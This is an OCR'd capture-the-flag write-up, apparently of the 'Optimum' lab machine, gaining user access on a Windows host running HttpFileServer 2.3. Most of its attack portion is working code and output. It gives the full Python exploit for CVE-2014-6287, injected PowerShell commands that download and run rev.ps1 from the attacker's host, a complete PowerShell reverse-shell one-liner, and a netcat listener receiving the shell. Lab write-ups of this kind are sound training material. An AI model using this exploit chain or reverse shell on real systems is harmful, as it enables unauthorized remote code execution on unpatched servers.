
Optimum user level writep

```
# Nmap 7.93 scan initiated Tue Feb 11 11:45:54 2025 as: nmap -sC -sV -p 80 -O -oN detail.txt 10.10.10.8

Nmap scan report for 10.10.10.8

Host is up (0.27s latency).


PORT   STATE SERVICE VERSION

80/tcp open  http    HttpFileServer httpd 2.3

|_http-title: HFS /

|_http-server-header: HFS 2.3

Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port

Aggressive OS guesses: Microsoft Windows Server 2012 or Windows Server 2012 R2 (91%), Microsoft Windows Server 2012 R2 (91%), Microsoft Windows Server 2012 (90%), Microsoft Windows 7 Professional (87%), Microsoft Windows 8.1 Update 1 (86%), Microsoft Windows Phone 7.5 or 8.0 (86%), Microsoft Windows 7 or Windows Server 2008 R2 (85%), Microsoft Windows Server 2008 R2 (85%), Microsoft Windows Server 2008 R2 or Windows 8.1 (85%), Microsoft Windows Server 2008 R2 SP1 or Windows 8 (85%)

No exact OS matches for host (test conditions non-ideal).

Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows


OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

# Nmap done at Tue Feb 11 11:46:15 2025 -- 1 IP address (1 host up) scanned in 21.18 seconds
```

The website we can find the version as well as nmap



No files in this folder


0 folders, 0 files, 0 bytes

0 items selected


HttpFileServer 2.3
Server time: 18/2/2025 3:49:08 πμ
Server uptime: 00:12:21

With searchsploit we get the exploit then edit to our needs set up a python server fetch the rev.ps1

Optimum user level writep



```
Shellcodes: No Results

┌──(root㉿kali)-[/home/kali/Desktop/New Folder/optimum]
└─# searchsploit  httpfileserver
------------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                                |  Path
------------------------------------------------------------------------------ ---------------------------------
Rejetto HttpFileServer 2.3.x - Remote Command Execution (3)                   | windows/webapps/49125.py
------------------------------------------------------------------------------ ---------------------------------
Shellcodes: No Results

┌──(root㉿kali)-[/home/kali/Desktop/New Folder/optimum]
└─# searchsploit  -m  windows/webapps/49125.py

  Exploit: Rejetto HttpFileServer 2.3.x - Remote Command Execution (3)
      URL: https://www.exploit-db.com/exploits/49125
     Path: /usr/share/exploitdb/exploits/windows/webapps/49125.py
    Codes: CVE-2014-6287
 Verified: False
File Type: Python script, Unicode text, UTF-8 text executable
Copied to: /home/kali/Desktop/New Folder/optimum/49125.py



┌──(root㉿kali)-[/home/kali/Desktop/New Folder/optimum]
```



```
shell.exe%20IEX%20(New-Object%20Net.WebClient).DownloadString('http://10.10.14.25/shells/reverse.ps
1').}

┌──(root㉿kali)-[/home/kali/Desktop/New Folder/optimum]
└─# python3 49125.py 10.10.10.8 80
http://10.10.10.8:80/?search=%00{.+exec|c:%5Cwindows%5CSysNative%5CWindowsPowershell%5Cv1.0%5Cpower
shell.exe%20IEX%20(New-Object%20Net.WebClient).DownloadString('http://10.10.14.25/reverse.ps1').}

┌──(root㉿kali)-[/home/kali/Desktop/New Folder/optimum]
└─# python3 49125.py 10.10.10.8 80
http://10.10.10.8:80/?search=%00{.exec|powershell.exe+IEX(New-Object+Net.WebClient).downloadString(
'http%3a//10.10.14.125/rev.ps1').}

┌──(root㉿kali)-[/home/kali/Desktop/New Folder/optimum]
└─# python3 49125.py 10.10.10.8 80
http://10.10.10.8:80/?search=%00{.exec|powershell.exe+IEX(New-Object+Net.WebClient).downloadString(
'http%3a//10.10.14.25/rev.ps1').}

┌──(root㉿kali)-[/home/kali/Desktop/New Folder/optimum]
└─# python3 49125.py 10.10.10.8 80
http://10.10.10.8:80/?search=%00{.exec|powershell.exe+IEX(New-Object+Net.WebClient).downloadString(
'http%3a//10.10.14.25:81/rev.ps1').}

┌──(root㉿kali)-[/home/kali/Desktop/New Folder/optimum]
└─# 
```

--exploit---

# Exploit Title: Rejetto HttpFileServer 2.3.x - Remote Command Execution (3)

# Google Dork: intext:"httpfileserver 2.3"

# Date: 28-11-2020

# Remote: Yes

# Exploit Author: Óscar Andreu

# Vendor Homepage: http://rejetto.com/

# Software Link: http://sourceforge.net/projects/hfs/

# Version: 2.3.x

# Tested on: Windows Server 2008 , Windows 8, Windows 7

# CVE : CVE-2014-6287

Optimum user level writep

```
#!/usr/bin/python3


# Usage :  python3 Exploit.py <RHOST> <Target RPORT> <Command>

# Example: python3 HttpFileServer_2.3.x_rce.py 10.10.10.8 80 "c:\windows\SysNative\WindowsPowershell\v1.0\powershell.exe IEX (New-Object Net.WebClient).DownloadString('http://10.10.14.4/shells/mini-reverse.ps1')"


import urllib3

import sys

import urllib.parse


try:

	http = urllib3.PoolManager()

	url = f"http://{sys.argv[1]}:{sys.argv[2]}/?search=%00{{.exec|powershell.exe+IEX(New-Object+Net.WebClient).downloadString('http%3a//10.10.14.25:81/rev.ps1').}}"

	print(url)

	response = http.request('GET', url)


except Exception as ex:

	print("Usage: python3 HttpFileServer_2.3.x_rce.py RHOST RPORT command")

	print(ex)
```


--exploit--

--rev.ps1--

```
$client = New-Object System.Net.Sockets.TCPClient('10.10.14.25',443);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2  = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()
```

--rev.ps1--

Optimum user level writep




49125.py
/home/kali/Desktop/New Folder/optimum
root@kali: /home/kali/Desktop/New Folder/optimum
File Actions Edit View Help
root@...loads
root@kali: /ho...Folder/optimum
root@kali: /ho...Folder/optimum
r...i
Python 2
Tab Width: 8
Ln 23, Col 155
INS

```
# Exploit Title: Rejetto HttpFileServer 2.3.x - Remote Command Execution (3)
# Google Dork: intext:"httpfileserver 2.3"
# Date: 28-11-2020
# Remote: Yes
# Exploit Author: Óscar Andreu
```

```
.exe IEX (New-Object Net.WebClient).DownloadString('http://10.10.14.4/shells/mini-
ownloadString('http%3a//10.10.14.25:81/rev.ps1').}}"
```

```
  File "<frozen runpy>", line 88, in _run_code
  File "/usr/lib/python3.11/http/server.py", line 1309, in <module>
    test(
  File "/usr/lib/python3.11/http/server.py", line 1256, in test
    with ServerClass(addr, HandlerClass) as httpd:
         ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^

  File "/usr/lib/python3.11/socketserver.py", line 456, in __init__
    self.server_bind()
  File "/usr/lib/python3.11/http/server.py", line 1303, in server_bind
    return super().server_bind()
           ^^^^^^^^^^^^^^^^^^^^^

  File "/usr/lib/python3.11/http/server.py", line 136, in server_bind
    socketserver.TCPServer.server_bind(self)
  File "/usr/lib/python3.11/socketserver.py", line 472, in server_bind
    self.socket.bind(self.server_address)
OSError: [Errno 98] Address already in use

┌──(root㉿kali)-[/home/kali/Desktop/New Folder/optimum]
└─# python3 -m http.server 81
Serving HTTP on 0.0.0.0 port 81 (http://0.0.0.0:81/) ...
10.10.10.8 - - [11/Feb/2025 13:11:13] "GET /rev.ps1 HTTP/1.1" 200 -
10.10.10.8 - - [11/Feb/2025 13:11:13] "GET /rev.ps1 HTTP/1.1" 200 -
10.10.10.8 - - [11/Feb/2025 13:11:14] "GET /rev.ps1 HTTP/1.1" 200 -
10.10.10.8 - - [11/Feb/2025 13:11:17] "GET /rev.ps1 HTTP/1.1" 200 -
```



49125.py
/home/kali/Desktop/New Folder/optimum
root@kali: /home/kali
File Actions Edit View Help
root@...loads
root@kali: /ho...Folder/optimum
root@kali: /ho...Folder/optimum
r...i
Python 2
Tab Width: 8
Ln 23, Col 155
INS

```
┌──(root㉿kali)-[/home/kali]
└─# nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.14.25] from (UNKNOWN) [10.10.10.8] 49241
id
PS C:\Users\kostas\Desktop> id
PS C:\Users\kostas\Desktop> whoami
optimum\kostas
PS C:\Users\kostas\Desktop> ls


    Directory: C:\Users\kostas\Desktop


Mode                LastWriteTime     Length Name
----                -------------     ------ ----
-a---         18/3/2017   2:11 ??     760320 hfs.exe
-ar--         18/2/2025   3:37 ??         34 user.txt


PS C:\Users\kostas\Desktop> cat user.txt
```